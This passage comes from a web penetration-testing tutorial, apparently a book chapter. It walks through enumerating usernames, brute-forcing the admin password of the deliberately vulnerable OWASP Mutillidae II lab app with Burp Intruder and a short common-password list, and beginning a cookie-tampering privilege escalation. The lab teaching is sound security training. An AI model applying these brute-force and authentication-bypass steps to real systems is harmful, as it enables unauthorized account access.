


Figure 4.26 – Trying different usernames to get verbose responses

23. Continue to try different users and observe the different verbose messages. For example, try `admin`. What message do you get? Interesting! Now, we know there is a valid admin account.

Testing for weak lockout mechanisms

Account lockout mechanisms should be present within an application to mitigate brute-force login attacks. Typically, applications set a threshold between three to five attempts. Many applications lock accounts for a period before a re-attempt is allowed.

Penetration testers must test all aspects of login protections, including challenge questions and responses, if present.

Getting ready

Determine whether an application has proper lockout mechanisms in place. If they are not present, attempt to brute-force credentials against the login page to achieve unauthorized access to the application. Using the OWASP Mutillidae II application, attempt to log in five times with a valid username but an invalid password.

How to do it...

Ensure Burp Suite and the OWASP BWA VM are running and that Burp Suite has been configured in your Firefox browser so that you can view the OWASP BWA applications:

1. From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application.
2. Open your Firefox browser and go to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. On the login screen, attempt to log in five times with the `admin` username and the wrong password of `aaaaaa`. Notice that the application does not react any differently during these five attempts. The application does not change the error message shown, and the `admin` account is not locked out. This means the login is probably susceptible to brute-force password-guessing attacks:




Figure 4.27 – Brute-forcing login attempts

Let's continue our testing to brute-force the login page and gain unauthorized access to the application.

4. Go to the **Proxy | HTTP history** tab and look for the failed login attempts. Once found, right-click and **Send to Intruder**:




Figure 4.28 – Failed login attempt in HTTP history and Send to Intruder

5. Go to Burp's **Intruder | Positions** tab. If suggested payload markers are present, click the **Clear §** button to remove them. If none are suggested, you may ignore this step:




Figure 4.29 – The Intruder | Positions tab

6. Then, highlight the password value of `aaaaaa` and click the **Add §** button:




Figure 4.30 – Setting a substitution marker in the Intruder | Positions tab

7. Continue to the **Intruder | Payloads** tab. Many testers use word lists to brute-force commonly used passwords within the payload marker placeholder. For this recipe, we will type in some common passwords to create a unique list of payloads.

8. In the **Payload settings [Simple list]** section, type the `admin123` string and click the **Add** button:




Figure 4.31 – Custom payload values

9. Add a few more strings, such as `adminpass`, `welcome1`, and, `admin`, to the payload-listing box:




Figure 4.32 – Final list of custom payload values

10. Go to the **Intruder** | **Settings** tab and scroll down to the **Grep - Extract** section:




Figure 4.33 – Grep - Extract for a particular string literal on responses

11. Click the **Extract the following items from responses** checkbox and then click the **Add** button. A pop-up box will appear, displaying the response to the unsuccessful login attempt you made with the `admin/aaaaaa` request.
12. In the search box at the bottom, search for `Not Logged In`. After finding the match, you must highlight **Not Logged In** to assign the grep match correctly:




Figure 4.34 – Grep for string literal

13. If you do not highlight the words properly, after you click **OK**, you will see **[INVALID]** inside the **Grep - Extract** box. If this happens, remove the entry by clicking the **Remove** button and try again by clicking the **Add** button, performing the search, and highlighting the words.

14. If you do highlight the words properly, you should see the following in the **Grep - Extract** box:




Figure 4.35 – Selecting a string literal to auto-populate the expression start and end boxes

15. If you highlight the words correctly, after you click **OK** to close the **Define extract grep item** dialog box, you will see the following expression in the **Grep - Extract** text area:




Figure 4.36 – Final grep rule setting

16. Now, click the **Start attack** button at the top right-hand side of the **Settings** page. If your attack does not start and you see a **Resume** button, click it to begin your attack. If you do not see the **Resume** button, you may disregard this step.
17. A pop-up attack results table appears, displaying the request with the payloads you defined placed in the payload marker positions. Notice that the attack table that was produced shows an extra column entitled **ReflectedXSSExecution**. This column is a result of the **Grep - Extract** rule that we set previously.
18. From this attack table, viewing the additional column we added from **Grep - Extract**, a tester can easily identify which requests successfully brute-forced the login screen. In this case, request **2** and request **4**:




Figure 4.37 – Attack table

19. Select request **4** within the attack table and view the **Response | Render** tab. You should see a message stating **Logged In Admin: admin (g0t r00t?)** at the top right-hand side:




Figure 4.38 – Results of the attack logged in the session

20. Close the attack table by clicking the **X** button in the top right-hand corner.

With that, you successfully brute-forced the password of a valid account on the system. Your attack was successful because the application has a weak lockout mechanism.

Testing for bypassing authentication schemes

Applications may contain flaws, allowing unauthorized access by bypassing the authentication measures in place. Bypassing techniques include a **direct page request** (that is, forced browsing), **parameter modification**, **session ID prediction**, and **SQL injection**.

For this recipe, we will use parameter modification.

Getting ready

Edit the parameters of an authenticated request for a lower-privilege user to elevate up to an admin. We will use **Proxy | Intercept** during login and manipulate some cookie values to become a higher role. Once our privileges have been escalated, we can gain access to administrative functionality without knowing the admin's credentials.

How to do it...

1. Open your Firefox browser, or the Burp Suite browser, and go to the home page of OWASP Mutillidae II by using the **Home** button from the top menu on the left-hand side. Make sure you are *not logged in to* the application. If you are logged in, select **Logout** from the menu:

Figure 4.39 – Confirm you are not logged in

2. Click the **Login/Register** link to navigate to the **Login** page:




Figure 4.40 – No logged-in session

3. Go to Burp Suite's **Proxy** tab and click **Intercept is on** (toggle on). Type the username of `user` and the password of `user` into the login form:




Figure 4.41 – Proxy | Intercept is on

4. After entering your credentials, you should see that the request is held up in **Proxy | Intercept**. Click **Forward**:




Figure 4.42 – Clicking the Forward button to send the request to the web server

5. Continue to click **Forward** until you come to the GET `/mutillidae/index.php` request, as shown here. Note the two cookies that we will manipulate – `username` and `uid`:

